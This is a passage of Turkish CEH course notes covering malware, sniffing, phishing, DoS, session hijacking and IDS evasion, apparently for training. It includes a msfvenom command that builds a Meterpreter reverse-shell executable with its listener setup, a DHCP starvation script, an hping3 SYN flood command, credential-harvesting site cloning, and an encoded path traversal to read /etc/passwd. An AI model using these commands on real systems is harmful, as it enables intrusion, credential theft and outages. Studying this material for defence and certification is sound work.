Dropper: Trojanlanmış paketin bir parçasıdır. Zararlı kodu sisteme yükler.

Botnet Trojan: Spam veya benzeri mail atmak için zararlı yazılım bulaştırdıkları sunuculardır. Botnetler genelde IRC üzerinden kontrol edilir.

Tanınmış Solucanlar

- | | | |
|---------------|-------------|--------------|
| - Stuxnet | - Conficker | - CodeRed |
| - SQL Slammer | - Nimda | - Bug Bea |
| - Pretty Park | - Morris | - MS Blaster |

Msfvenom ile Zararlı Yazılım Oluşturma

```
root@kali:/home/kali# msfvenom --list encoders
```

- encoders: Kullanabileceğimiz encoder'ları listeler. Bunlar antivirüs atlatmak için kullandığımız yöntemi hatırlarsak.

Peki bu oluşturacağımız zararlı yazılım hangi formatta yapacağız?

```
root@kali:/home/kali# msfvenom --list formats
```

- formats: Kullanabileceğimiz dosya formatlarını listeler.

Msfvenom ile Zararlı Yazılım Oluşturma - WINDOWS

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.5  
LPORT=5432 -f exe -o Windows.exe
```

- p: Payload belirtiriz.
- e: parametresi ile hangi encoder'ı kullanacaksak ifade edebiliyoruz.
- i: parametresi ile birden fazla olarak kaç defa encode işlemi yapacağımızı belirtiriz.
- a: mimari (x86 – x64) olduğunu belirtiriz.
- o: output, yani virüs adı ve uzantısı, virüs çıkışı, derlenmesi, oluşturulması.
- f: zararlının hangi dosya formatında olacağını belirtiriz.


* Zararlı yazılım oluşturduktan sonra, Msfconsole'a gelmem gerek. Buradan bir dinleme exploiti kullanmam gerekiyor çünkü kurban virüse tıkladığında terminalime direkt olarak Shell, session düşecek. Bunun için ise;

```
root@kali:/home/kali# sudo msfconsole  
msf6 > search multi/handler  
msf6 > use exploit/multi/handler  
msf6 > search multi/handler  
msf6 exploit(multi/handler) > set LHOST 192.168.2.5  
msf6 exploit(multi/handler) > set LPORT 5432  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > exploit
```


Module 8: Sniffing

Sniffing (Koklama), bu aşama CEH'in sekizinci modülüdür. Ağ üzerinde koklama işleminin nasıl yapıldığını işleyeceğiz. Bu amaçla kullanılan 2 güçlü aracımız; - Tcpdump - Wireshark

- 200.100.10.0/24 networküne ait broadcast adres nedir?



Ağ üzerindeki Trafiğin Elde Edilmesi

- Port SPAN (Switched Port Analyzer) - Port Mirroring: Switch üzerinden geçen her bir paketin kopyası, o port üzerinden başka bir porta kopyalanıyor ve böylece akan trafiğin bir kopyası elde edilmiş oluyor. Her switch bu yönlendirmeyi desteklemeyebilir.
- Network Tap: Akan trafiği çoklayan donanımsal bir cihazdır. Tüm trafiği %100 olarak elde etmiş oluruz.

Wireshark

- Sniffing için kullanılır.
- Open-source bir araçtır.
- Ağdaki paketleri dinleme ve analiz için kullanılır.
- **Aircap** ile , wireless paketleri de yakalanıp analiz etmek mümkün.
- Paket byte panel'i üzerinden **hexadecimal** olarak üzerinde bulunan paket incelenebilir.
- "communication reset" için troubleshoot yapılmasında da kullanılır.
- Network tap ile, bütün network Wireshark ile dinlenebilir.

Tcpdump

```
root@kali:/home/kali# tcpdump -i eth0
```

- Network dinlemek için kullanılır.
- Lightweight bir araçtır yani, Wireshark'tan daha az işlem gücü kullanır.
- 4. Katman bazında bir iletişimi dinlemek, işletim sistemi bilgisi elde etmede avantaj sağlar.
- **Tcptrace** ile yakalanan paket çıktıları incelenip analiz edilebilir.

Cain & Abel Aracı

- Bu aracı daha önce parola kırma saldırısı yaparken görmüştür ancak çok fonksiyonlu bir araçtır.
- En başta Windows'a password recovery için üretilmiştir.
- Packet sniffing
- Crack hash
- Brute Force
- Cryptanaliz saldırıları
- WEP cracking

Module 9: Social Engineering

Social Engineering (Sosyal Mühendislik), bu aşama CEH'in dokuzuncu modülüdür. Burada sosyal mühendislik tanımını göreceğiz. Örnek olarak sanal ortamdaki makineler üzerinde bir web sayfası klonlayarak sosyal mühendislik saldırısı yapacağız ve yapabileceğimiz benzer saldırıları göreceğiz.

Sosyal Mühendislik

- Günümüz siber saldırıları arasında en popüler olanlarından bir tanesinde sosyal mühendislik yapmaktır.
- Sosyal mühendislik güvenlik zincirinin en zayıf halkası olan "insanı" hedef alır.
- Sosyal mühendislik saldırıları teknik saldırılar olarak yapılabildiği gibi hedefteki insanı ikna yöntemiyle de gerçekleştirilebilir.
- Örn; hedef kişiyi telefonla arayıp güven duyma ya da korku gibi insani zafiyetlerini sömürerek kişisel bilgilerini istemek gibi.

Sosyal Mühendislik Süreci



Setoolkit ile Sosyal Mühendislik

- Kali Linux terminal ekranına "setoolkit" yazılır.
- Ardından bizi bir menü karşılar.
- setoolkit "social engineering tool kit" kısaltmasıdır.

* Alternatif; "shaclock"

Setoolkit – Credential Harvester Attack

- Bu atakta setoolkit aracı kullanılarak bir sosyal medya sayfası klonlayıp, bu site üzerinden hedef kullanıcının login bilgilerini çalmaya çalışacağız.
- Hedef kullanıcıya kendi sunucumuzun IP yada domainini phishing yolu ile göndermemiz ve bu siteye girmeye ikna etmemiz gerekiyor.
- Başka bir yöntem ise hedef kullanıcının host dosyasında ya da DNS'inde sosyal medya sitesinin host kaydını değiştirebilirsek yine kullanıcı bizim sahte sitemize gelecektir.

Terminaldeki adımlar: setoolkit > Social-Engineering Attack > Website Attack Vectors > Credential Harvester Attack Method

Module 10: Denial-of-Service

Denial-of-Service (Servis Dışı Bırakma), Bu aşama CEH'in onuncu modülüdür. Katmanlardaki oluşturulabilecek DOS ataklarını öğreneceğiz. Örnek olarak sanal makinedeki web sayfasını servis dışı bırakacağız.

DoS: "Tek bir bilgisayardan" sürekli sistemin erişilebilirliğini bozmaya çalışılır.

DDoS: "Farklı bir bilgisayardan" sürekli sistemin erişilebilirliğini bozmaya çalışılır.

OSI Katmanlarına Göre DDoS Saldırıları

L7 > SQL, LAND, DHCP İstismarı, Fork Bomb, DNS Amplification, Slow Read, Slowloris, Exploit, Brute-force, Firmware bulguları, Uygulamalardaki Bellek, Disk, CPU odaklı buglar

L4 > SYN Seli, Teardrop, UDP Seli, ACK/FIN/RST Seli, DRDOS (Reflection)

L3 > ICMP / Ping Seli, Fraggle, Smurf, Ping of Death

L2 > ARP Seli, Wireless, VTP Saldırısı


L1 > Fiziksel Zarar, Ağ/güç kablosunun çekilmesi.

Layer 2 DDoS Saldırıları

Arp Flood için, "macof" aracı kullanabiliriz. Burada switch flood'a cevap veremez hale gelecektir.

Layer 3 DDoS Saldırıları

Smurf Attack: Source IP, hedef aldığımız cihaz olmak üzere spoof edilir ve Broadcast IP'sine ICMP Echo Request paketleri gönderilir. Böylece atağın etkisi artırılır yani bir amplification etkisi oluşturulur. Tüm ICMP Echo Reply cevapları spoof edilen hedef makineye döner ve makine servis dışı kalır. Bu atağı önlemek için alınabilecek önlem Router üzerinde broadcast ping'i engellemek olacaktır.




Ping of Death

Bu atak normal boyutundan daha büyük ICMP paketleri gönderilerek yapılan ataktır. Günümüzde modern işletim sistemleri bu атаğa karşı dayanıklıdır o yüzden güncelliğini yitirmiştir.




Layer 4 DDoS Saldırıları

- Aşağıdaki şekilde TCP'nin Finite State Machine Modeli gösterilmiştir
- L4'de (Transport) TCP üçlü el sıkışması hem session başlarken hemde sonlandırılırken yapılır.
- Bu sırada TCP flagleri kullanılır.
- Bu bayraklar; SYN, ACK, FIN, PUSH, RST ve URG
- DDoS saldırılarında da bu mekanizma kullanılır.
- Örn; SYN Flood, ACK Flood, FIN flood vb.
- Bunların dışında UDP paketleri gönderilerek UDP flood saldırısı da yapılabilir.



Layer 7 DDoS Saldırıları

- **DHCP Starvation Attack**: MAC adres bilgilerinin değiştirilerek sürekli olarak farklı IP adresi almaya çalışmasıyla DHCP sunucusu IP havuzunun tüketilmesidir.



```
#!/bin/bash
while true; do
  killall dhclient3
  rm -f /var/run/dhclient3.pid
  ifconfig eth0 down
  macchanger -a eth0 2>&1 | grep Faked
  ifconfig eth0 up
  dhclient eth0 2>&1 | grep DHCPACK
done
```

- DNS Amplification Attack:

DNS sorgularındaki source IP kısmına hedef sistemin IP'si yazılarak DNS sorguları yollanır. Böylece DNS sorgularının cevapları hedeflenen sisteme gider. DNS sorgularında cevaplar sorguların yaklaşık 50 katı büyüklüğünde olduğu için daha az kaynakla hedef sistemin bant genişliği tüketilebilir. Ayrıca sorguların gerçekte hangi IP'den geldiği bilinmedi için saldırı anonim bir şekilde gerçekleştirilmiş olur.

- HTTP GET Flood: Çok fazla sayıda HTTP bağlantısı kurularak connection table yada bant genişliği doldurulur.

- HTTPS GET Flood: Çok fazla sayıda HTTPS bağlantısı kurularak CPU'ya çok fazla kriptografik işlem yaptırarak CPU kaynağı tüketilir.

- SlowLoris Attack: Bu atak thread-based bir atak türüdür ve HTTP GET isteklerini yollar ve connection olana kadar bekler.

Connection koptuktan sonra tekrar istek yollar ve server üzerindeki connection tablosunu sürekli dolu tutar. Bu ataktaki hedef bant genişliği değil connection tablosunu tüketmektir. GET Flood'a göre daha az kaynakla atak gerçekleştirilir.

- DNS Flood: DNS sunucusuna çok fazla DNS sorgusu yapılarak sunucunun cevap veremez hale gelmesidir. Böylelikle sayfa erişilemez hale gelir.

Örnek DDoS Saldırısı

```
root@kali:/home/kali# hping3 -S --flood -p 80 192.168.2.10
```


- Bu bir SYN Flood saldırısıdır. "-S" parametresinde de anlaşılacağı üzere.

Module 11: Session Hijacking

Session Hijacking (Oturum Çalma), bu modül CEH'in on birinci modülüdür. Oturum çalma saldırıları genellikle kimlik doğrulama dediğimiz (Authentication) esnasında araya girerek ya da sistemi yanıltarak, saldırgan tarafından bilgilerin çalınmasıdır.

Oturum dediğimiz yetkilendirilmiş hesabın özellikleri çalındığı için de, saldırganın parola çalma gibi bir şeye ihtiyacı yoktur.

Burada problem, parolaları yanlış denediğimizde kitlenen sistemler, oturum ID'lerini yanlış girdiğimizde kilitlenmezler. Bu sebeple istediğiniz kadar deneyebilir, hatta bazen deneme yanılma yöntemi bile yapabilirsiniz.



3 Adımda Oturum Çalma

- Genellikle 3 adımda oturum çalma işlemi başarılı;
- 1- İzleme: Ağ trafiği dinlenir.
- 2- Sekronizasyon Bozma: Saldırgan gerçek istemciye (kurbana) RST ya da FIN paketi göndererek istemciyi trafikten düşürüyor.
- 3- Paket Enjeksiyonu: Bu son kısımda ise ağa paket enjekte ediyoruz ve sunucuya "sonraki paketin -seq- (sequence) [sıra] ID değeri ile gerçek bir istemciymiş gibi trafiği devam ettiriyoruz. Yani istemciyi bloke edip ağdan düşürüp, kendimiz onun yerine geçmiş oluyoruz.

Oturum Çalma Çeşitleri

Aktif ve Pasif Oturum Çalma

- Aktif: Saldırgan aktif olarak oturumu kendi üzerine alır ve oturumu devam ettirir.
- Pasif: Saldırgan trafiği dinler ve kaydeder.


*** OSI'ye göre Ağ ve Uygulama seviyelerinde oturum çalma saldırısı gerçekleştirilebilir;**

- Ağ seviyesi yani 3. Katmanda TCP ve UDP paketlerini ele geçirerek yapar.
- Uygulama seviyesinde de Oturum ID'si çalarak yapar.

Ağ Seviyesinde Oturum Çalma Yöntemleri

Bu saldırılar OSI 3. Katmanda gerçekleştirilen saldırılardır ancak 7. Yani uygulama katmanında yetki sahibi olmak için de kullanılabilirler.

- TCP/IP Hijacking: IP adresi taklit ederek yapılır ve doğru seq numarasını bulana kadar da sanki kurbandan geliyormuş gibi sunucuya paket yolluyor. Yanlış denemeler sırasında tabii ki kurbanda, kendi başlatmamış gibi oturumlara ait ACK paketleri geliyor ama bu kurban tarafından düşürülmüş oluyor ve biz o arada da seq ID'sini tutturmaya çalışmış oluyoruz. Ama bunun için kurbanla aynı ağda olmamız gerekiyor.
- RST Hijacking: Burada saldırı sunucunun IP adresini taklit eder ve doğru ACK numarasını bulduktan sonra kurbanda RST yolluyor ve kurbanda oturumu düşürmüştü oluyoruz.
- Man in the Middle (MITM)
- IP Spoofing: Saldırgan bilgisayarda root yetkisine sahip olarak bu saldırıyı yapabilir. Saldırgan, kaynak adresi farklı olacak şekilde paket yollamış oluyor.
- Blind Hijacking: Farklı ağda bir bağlantı varsa burada bu bağlantıya ait TCP Seq numarasını tahmin etmeye çalışıyor. Session ID değeri bulunduğu zaman zararlı bir paket enjekte ediliyor ama burada saldırı farklı ağda olduğu için ağı dinleyemiyor ve haliyle spoof edememiş oluyor burada da blind (kör) olmasının sebebi budur.
- UDP Hijacking: Kurbanımız sunucuya bir UDP talebinde bulunuyor. O arada biz de araya girmiş oluyoruz aynı zamanda da sunucudan önce davranıp cevap vermiş oluyoruz, sunucunun cevabını düşürmüştü oluyoruz ve biz kurbanda cevap vermiş oluyoruz. Ve UDP paketine de istediği veriyi ekleyerek kurbanda göndermiş oluyoruz.



Uygulama Seviyesinde Oturum Çalma Yöntemleri

- Session Sniffing: Ağ dinlenebilir
- Token/Session ID Tahmin Etme: Oturum ID değeri üretilirse, bu anahtarlar bir süreliğine pattern analiz edilerek tahmin edilebilir.
- Man in the Middle (MITM): İstemci ve sunucu arasındaki TCP oturumunda araya girme işlemidir.
- Man in the Browser (MITB): Kurbanda ait web tarayıcısı ile ve uygulaması arasına girilir.
- İstemci Tarafı Saldırıları: Doğrudan istemciye (kurbana) saldırılabilir. XSS, CSRF, zararlı js kodu enjekte edilmesi vb.
- Oturum Sabitleme (Session Fixation): Kurbanın oturumu saldırırganın oturum değerine sabitlenir.
- Oturum Tekrarlama (Session Replay): Araya girilerek kaydedilen kimlik doğrulama bilgileri (authentication token) sunucuya gönderilerek, kurbanın kimliğine bürülür ve yetkisiz erişim elde edilir.

Session Hijacking – Uygulama

Kali Linux üzerinde aşağıdaki uygulamalar kullanılır;

- Ettercap, Ferret, Hamster

Bu üç uygulama ile Session Hijacking yapmak için MITM saldırısı yapacağız.

- Ettercap Kali Linux üzerinde kurulu gelir.

Komut satırında root olarak “ettercap -G” komutu çalıştırılır.

- Hamster kurmak için;

```
sudo apt-get install hamster-sidejack
```

Komut satırına sadece hamster yazılır ve web arayüzüne gidilir. Koklanan ağdaki cookie’ler buraya düşer.

- Ferret kurmak için;

```
sudo apt-get install ferret-sidejack (sadece 32 bit stabil çalışıyor)
```

```
dpkg --add-architecture i386 && apt-get update && apt-get install ferret-sidejack:i386
```

```
sudo apt install libpcap0.8-dev libuv1-dev
```

```
* ferret -i eth0
```

- IP Forwarder için;

```
cat /proc/sys/net/ipv4/ip_forward (değeri 1 olarak değiştirilmeli)
```

- Browser’a Proxy Tanımlaması

Eğer browserda “ben aynı zamanda Proxy ile bu uygulama nereye gidiyor? Herşeyi proxy’den geçireyim, bunu da Burp Suit’e ya da Ettercap’e vereyim dersek Firefox’tan Manual Proxy ayarına Hamster’in web servis IP’sini (127.0.0.1:1234) verebiliriz.

Module 12: Evading IDS, Firewalls and Honeypots

- IDS (Intrusion Detection System, Saldırı Tespit Sistemi)
- IPS (Intrusion Prevention System, Saldırı Önleme Sistemi)
- Firewall (Güvenlik Duvarı)
- Honeypots (Bal Küpü)

IDS (Intrusion Detection System)

- IDS saldırı aktivitelerini veya politika ihlallerini tespit etmek için ağ veya sistem aktivitelerini izleyen ve bunlara bağlı olarak uyarı üreten yazılım ya da donanımdır.

İki tür IDS vardır;

NIDS (Network IDS)

- Saldırı modellerini tespit etmek için promiscuous modda ağ trafiğini analiz eder. Arada çalışır.

HIDS (Host IDS)


- Saldırı modellerini tespit etmek için sisteme yüklenen yazılımdır. Anti-virüse benzerlik gösterir. PC üzerine kurulur.

* Gerçek hayatta araba alarmları gibi düşünülebilir. Eğer bu gibi tehditleri önlemeye çalışırsa bunun adı da IPS oluyor.

IPS (Intrusion Prevention System)

- IPS saldırı aktivitelerini veya politika ihlallerini önlemek için ağ veya sistem aktivitelerini izleyen ve bunlara bağlı olarak uyarı üreten ve engelleyen yazılım ya da donanımdır.

* IDS sadece tespit eder, IPS hem tespit hem de engelleme yapar. * Snort IPS kurup alıştırma yapabiliriz.



IDS ve IPS Nasıl Çalışıyor?

- Address matching: Web-IP engellemek için bir kural yazılır. Paket içerisinde bu veri varsa engeller.
- HTTP string and substring matching: Bir siteyi engelledikten sonra o sitenin alt domainlerini de engellemek.
- Generic pattern matches
- TCP connection analysis
- Packet anomaly detection
- Traffic anomaly detection
- TCP/UDP port matching

IDS'den Kaçınma Metodları

- Obfuscation / Encoding: Karıştırma
- Fragmentation: Parçalama
- Encryption: Şifreleme
- Denial of Service: Service cevap veremez hale getirme

Obfuscation – IDS Evading Metotları

- Veri manipülasyon yöntemidir. IDS'in aldığı verinin ne olduğunu anlamaması (imzasıyla eşleşmemesi) ancak veriyi işleyecek olan servisin doğru şekilde anlayabildiği ifadeler kullanılmaktadır.

- Farklı kodlanmış (encode) paketler göndermek ya da gereksiz null karakterler göndermek olarak düşünülebilir.
- Örneğin; .././.././../etc/passwd => ..%2F..%2F..%2F..%2Fetc%2Fpasswd

- İnsanların okuduğunda anlamayacağı kadar sadeleştir.

BEFORE | AFTER

```
private void
CalculatePayroll(SpecialList
employeeGroup) {
    while (employeeGroup.HasMore()) {
        employee =
employeeGroup.GetNext(true);
        employee.UpdateSalary();
        DistributeCheck(employee);
    }
}
```

```
private void a(a b) {
    while (b.a()) {
        a = b.a(true);
        a.a();
        a(a);
    }
}
```

- Ya da Okunamaz karmaşık hale getir.

(A)


```
function setText(data) {
    document.getElementById("myDiv").innerHTML = data;
}
```

(B)


```
function ghds3x(n) {
    h = "\x69\u0065n\u0065r\x48T\u004DL";
    a="s c v o v d h e , n i";x=a.split(" ");b="gztXleWentBsyf";
    r=b.replace("z",x[7]).replace("x","E").replace("s","").replace("f","I
["repl" + "ace"]("W","m")+ "d";
    c="my"+String.fromCharCode(68)+x[10]+ "v";
    s=x[5]+x[3]+x[1]+ "um"+x[7]+x[9]+ "t";d=this[s][r](c);if(+!![])
    | d[h]=n; } else | d[h]=c; | }
```


Fragmentation – IDS Evading Metotları

- Fragmentation, saldırı paketlerini birden fazla pakete bölerek IDS/IPS cihazlar için anlamsız paketler oluşturmaktır.
- Bir NIDS üzerinde "DATA" ifadesi imzalarda tanımlı olduğu düşünüldüğünde aktarım esnasında, ifade bir bütün olmak yerine parçalar halinde aktarılır.
- Örneğin, DATA ifadesini parçalar halinde aktarımı: |D|A|T|A|
